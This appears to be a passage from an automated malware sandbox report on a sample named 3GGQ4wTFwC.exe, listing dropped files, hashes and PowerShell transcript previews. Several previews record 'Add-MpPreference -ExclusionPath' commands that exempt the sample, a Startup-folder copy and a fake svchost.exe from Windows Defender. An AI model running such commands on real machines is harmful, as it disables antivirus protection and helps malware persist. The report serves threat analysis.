Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. ....b..... `.....H...J.....x.....T..... ..... ..H.....text..... ..... ..`.rsrc...x.....@..@.reloc..... .....@..@.....x.....H.....L#..R.....&.....*V!.-.C.....s.....*..{....*2.{....o....*b.r...p(.....{.....o....*2.{....o....*6.{.....o....*2.{....o....*6. {.....o....*2.{....o....*b.r...p(.....{.....o....*~.(.....}.....(....u....}....*2.{....o&...*B.....-..s'...z*v.,..(r...,..r...p((...s)...z*B.(...,..s'...z*j.(r...,..r...p((...s)...z*~.~*...(+...,..r...p((...s)...z*& ..o3...&*>..sB...%.}C...*..%-.&(...+*.~F....\.....~....-.(?...+.....~....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe:Zone.Identifier	
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.92NzUztq.20210915155106.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.337593605104012
Encrypted:	false
SSDEEP:	96:BZU/NN7JqDo1Zc87Za/NN7JqDo1ZOqps0cs0cs0QZL:6YYp
MD5:	A207A3A35A6B0EACCD0EA84334D71E1E
SHA1:	AA9AEFAE308412B0CA6AC4F8B5B41ED2770835E0
SHA-256:	EC9DD189DAF1C38092CECD8952D51772BAD4B24D64DDEC1BDF8791272D5B24B9
SHA-512:	64B0F6BC2CD0E942983262F74C9AE782A3C81C92169A144935F305944EF503D0A229A0C5717762BAD4B4526326520196F5A9A4A5E19F55D0FE8EB8910FC9A134
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155108..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..Process ID: 5900..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155108..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.9aykJXKJ.20210915155130.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	864
Entropy (8bit):	5.337048500271075
Encrypted:	false
SSDEEP:	24:BxSASDvBBNx2DOXUWeSuadoWByHjeTKKjX4CIym1ZJXouad0:BZqv/NoO+SxYqDYB1ZGa
MD5:	0BEB968C4945802AC85C4512CF453BC6
SHA1:	24A9A37C467CB9404360A7BA227B0A0096ACF007
SHA-256:	525FB026CA133CF85F0FA8D1DF10FAA5AF3F5F595AFE0E0BA99B6EC38C587900
SHA-512:	D8764BCDEFD8B8F342A6B82ED05A049EFF3B1CDDC82B917B55C2292411183E9E82FAAF876D5A41DD0A56A19C415E16B6AE1A1EEE0D1E6B35520C1466BEE10 C7
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155133..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 6688..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2 .0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVe rsion: 1.1.0.1..**********..**********..Command start time: 20210915155133..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Pu blic\Documents\2D17B9CF\svchost.exe -Force..

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.CBo+HS4x.20210915155131.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	24:BxSAoyDvBBNx2DOXUWeSuadoWpHjeTKKjX4CIym1ZJXXuad0:BZ3v/NoO+SxpqDYB1ZZa
MD5:	5D4CA0E2C24C0D0666A9F716BC0CE9BC
SHA1:	878198AA0AFAAAD022ACE52033F2DBACBB61E628
SHA-256:	C8B8ADE2C59DA5FA9DDE5547BD3A8F08550F5131969E75139AFB47D365CD2B48

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.CBo+HS4x.20210915155131.txt	
SHA-512:	A036984637995CB5BB5D519315642C4DDEB89000D3E896AF1767D261F307112DE135B4B64134F8C85E3A21E9DEDD196EF1DF2D69E798507373B0BB3F2C37116E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155134..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 6256..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155134..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.G7as0xw5.20210915155006.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.33723757832349
Encrypted:	false
SSDEEP:	96:BZXG/NN79qDo1ZCB7ZU/NN79qDo1ZRqps0cs0cs0VZa:rqYYl
MD5:	EEBCB4B12F32FA9476B2210C0E2927B1
SHA1:	636D46A9BA749C5615022234C7307865916615B3
SHA-256:	CD79C81E2901FF3F4F358283885D5DD3A1490CCCB34505BAB6BB39EE41F3B578
SHA-512:	C6A0549DE1D568E1A14493F2066ED95709121D5F45F038C294E2023EE478E3C328BD5BA733AF6459319B68A4A0E9D8BFDA3C50C186D13EE3F9D9D00CB0C11AE9
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155010..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..Process ID: 4976..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155010..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..**********..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.HAPgZVQp.20210915155019.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.409277428811351
Encrypted:	false
SSDEEP:	96:BZP/NNZqDo1ZVZY/NNZqDo1Z5uYmjZX/NNZqDo1Z5r22feZFH:FqH
MD5:	E0DC7D608196068D2D3E474D7AC069B0
SHA1:	F9F276F1C8EBB1DC6831C1BE0920FF9AAA3B0593
SHA-256:	6953F06CF86E97FAC7531082AEC9598F21EFB2A262F0FEFD190651604FFB3B4F
SHA-512:	3C37C8A529C57E84F1799C2F98776EB279956139BC67E0EF2063AF72B780D73F92712C939C68AD4DEB2FAC0A858558A7F6211545523277DFA58AD936CAF6FA74
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155022..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 4584..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155022..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155254..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.HFKkZvil.20210915155016.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.40957945081471
Encrypted:	false
SSDEEP:	96:BZN/NNBqDo1Z7Z8/NNBqDo1ZFuYmjZy/NNBqDo1ZQr22rZw:8
MD5:	F366B32E938340DA0CBF8692BB8ECC42
SHA1:	C99E75D8F4F653AB87A7FC0623F8A449A1FF5B8E
SHA-256:	90683235BFA54F32587A190298C994737C188D551963617FB62D4E55B7474D8E
SHA-512:	3E755C9D208839B22D0BCE44782D785E50C330C9DAD025B7C2AD7820634C06DA55389ED2247469C2B60B3B686121031BA135970AE131238BF30D250E4FF01868

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.HFKkZvil.20210915155016.txt	
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155019..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 5288..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155019..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155236..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.Hgjv4y8E.20210915155101.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.336802785938114
Encrypted:	false
SSDEEP:	96:BZo/NN75qDo1Z2T+7ZT/NN75qDo1ZPqps0cs0cs0KZZ:oYYZ
MD5:	A8D1388C1423D1605F3B011A1CA5C5E4
SHA1:	1B6BB037E968E0BB016F3DEB4831064FCD4A517B
SHA-256:	49398C96F8FE94F15A9441DD7CF7F390F9099BE4473B7255CE39188EC799730B
SHA-512:	D289BC094CEC8945B52C34AA06F27C877825A4EB0562B3377CBA3C018CE35BF58F4B7CBC1838315DD2E6EFE1892B43368408B4BCE92EBB90CD64C4AFBD976311
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155104..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..Process ID: 5632..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155104..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..**********..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.NRlYdFWq.20210915155110.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.408398016737935
Encrypted:	false
SSDEEP:	96:BZ//NNnqDo1ZRZd/NNnqDo1ZauYmjZu/NNnqDo1Zgr22qZN:k
MD5:	C63E7778FD2F24546D85C88288317D6A
SHA1:	1331D5BB1D2592011821FFFEF5DD604CB41AB581
SHA-256:	3D542680F3CEF5288CDD28735689C7FDB246F57F332BE154280C7B9FD9FED7AF
SHA-512:	9D8AEF90C6703A8C97FC596A724921F9C6DD1AD88F62C74E046986213DFC342DC23A2BBE538FE82851EEB46B43F72A95C1CD456E50355B823B300687D586615
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155112..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 6276..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155112..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155420..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.QzdkN3pU.20210915155108.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.407413272689425
Encrypted:	false
SSDEEP:	96:BZB/NN5qDo1Z1lZ97m/NN5qDo1ZXGuYmjZG/NN5qDo1Z6r22cZ3:jFN
MD5:	3E5705ACD51A7C78E3D0709655F5102F
SHA1:	150339639BED606C17A2771B03F198E47AE66156
SHA-256:	776241D1A3100A8633EE0DFABEDF7573F346A460AE20E781C10CD9962A637974
SHA-512:	CA5AE06CC4CED93083C8E8738282CF62BFF7E3F2BE1E0043E31CBF2EBED97319279A32434E65AF6D9DC9B5052887BFCFBDC766EB393B127BCA99EBF520C97BA

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.QzdkN3pU.20210915155108.txt	
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155110..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 5936..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155110..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155427..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.SBXPCOhj.20210915155004.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.408628021629769
Encrypted:	false
SSDEEP:	96:BZw/NN0jqDo1ZXvZfm/NN0jqDo1Zg42+2Q2jZ5/NN0jqDo1Z/52A2A28Zy:X+
MD5:	988DB3A057FD4A31043245314748C453
SHA1:	9DA684EF6E4C79F3A43EA343D2A8C099BED43B0A
SHA-256:	24327C45733A4017CDA837DCD9BAF28729814B390CE9B79576101ABF0CCCA85A
SHA-512:	D9B684F7FC71CF362C14BAEC89DD2425BB0D0354B1E92F045D5647367FE1F6CE3D0B3D1D84B3C8F8309B6450A4B4460FB7A23BDA64A1E6520B322790500BB74
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155005..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..Process ID: 2964..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155005..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155227..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.WWccLyIC.20210915155006.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5792
Entropy (8bit):	5.407167697039187
Encrypted:	false
SSDEEP:	96:BZb/NN0bqDo1ZQvZ6/NN0bqDo1ZQ42+2Q2jZq/NN0bqDo1ZE52A2A2DkZ5F:QyF
MD5:	6F879459352472482672EB235968454
SHA1:	D65E7588A5BF7CCADED39D67599C68B06AA4AE9C
SHA-256:	939B810DE534A9C47B0ECD5EA67A1EE1FB0D7FFC7E0B55C9D028239B1D2D3028
SHA-512:	A26A653BDB25F39CB26310513A6360B26ADEB7C1EEF2044A698D369DF8CFEC2FFC7DF30E2C6017B1A37C319659325A2454DA6D24B09B11DCDF4E4EE566AD93F1
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155008..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..Process ID: 328..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155008..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155317..Username: computer\user..RunAs User: computer\al

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.ZWXk4JDK.20210915155018.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.40511321559742
Encrypted:	false
SSDEEP:	96:BZC/NN0iqDo1ZJvZ2/NN0iqDo1ZX42+2Q2jZb/NN0iqDo1Zt52A2A2tZe:r
MD5:	14E33E1D642710379580914CFA266049
SHA1:	CDF7858D4F1A0A249F3341957174D1625DC31D49
SHA-256:	912F5E12BF3F5E0E09BB42A8FAC1594DC63FCA555EB037B19C93A28E81E22CF1
SHA-512:	2BE74B8B4413E0C52E477030420404BD57F50BB8A1CFFACBFB55BC0DC98F8D0480EE54A705AE79E5AFE2FCEEBBB0B2F64C5825803084DE7FD32C79A2FC9DD966
Malicious:	false

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.ZWXk4JDK.20210915155018.txt	
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155021..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..Process ID: 5308..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155021..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155308..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.jFx+69Vs.20210915155009.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.3386837881412275
Encrypted:	false
SSDEEP:	96:BZQB/NN7gqDo1ZyjJ7Zb/NN7gqDo1Zpqps0cs0cs0qrZYS:UF+YYRmS
MD5:	7F2AEDC04D9144FCB7109727BF6EBDB5
SHA1:	AE4E1C3A28F8745A474086F5E7C90860E3484C7A
SHA-256:	B4E77FD67D614F92F3A7F70E8AE3A16924510F736131EAFECDD8177908FA3E63
SHA-512:	9C961D5CFC2863C21F090CE409295F85C51780291EB67C077502CE8F2D57973746618E8269C4EF62FBED8D1E862258EE3FC6B3F50280DE8D6AE36B1B64F2DCF
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155012..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..Process ID: 2908..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155012..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..**********..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.lrOsFLcX.20210915155109.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.334352707241713
Encrypted:	false
SSDEEP:	96:BZ//NN7aqDo1Z3g7ZY/NN7aqDo1Zaqps0cs0cs0PZw:4YYR
MD5:	96FB759C990F948F1107DC0C89D22A8D
SHA1:	817D53D4CC8F01F071A452FAA6C8FE38DCF4B102
SHA-256:	08F25079DE1253B7B809A58EAE6FBFA1FF41B46494D61322673902D5E68D874A
SHA-512:	DB9B0FB66AEE886F2796DB17A314B2F704CA7BE88526D4B11B7D6569A3F1743D15CE82FB282F114C4721D277BFC5C7D5DC577DAA6600977EFBAD24F5692585E6
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155112..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..Process ID: 1132..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155112..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe -Force..**********..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.pgMwWgJo.20210915155126.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.407467503475353
Encrypted:	false
SSDEEP:	96:BZe/NNxqDo1ZgZJ/NNxqDo1Z4uYmjZ1/NNxqDo1ZDr22yZJ:U
MD5:	F7C53E682F33134C03CE6F0805A77DD9
SHA1:	6E90D05C557D146DF4A3F080B323F875CA718267
SHA-256:	6E851C390A45885C615D8E1B2A9379ABA370E4F463FC6EBEF1DB3AB6562D71BF
SHA-512:	DB28A938D0884C3C1C87A539D78D1676B490908CF68AF926A1FC23AFF63D15F1D5EDF9CB0FBBB81BE9ECFABF0538B38B0BE3D24EA1F5E53AD6BFA845E550F8B
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.pgMwWgJo.20210915155126.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155128..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..Process ID: 6304..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155128..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\2D17B9CF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155503..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.927537.vvOCt+Ml.20210915155013.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.407544208289363
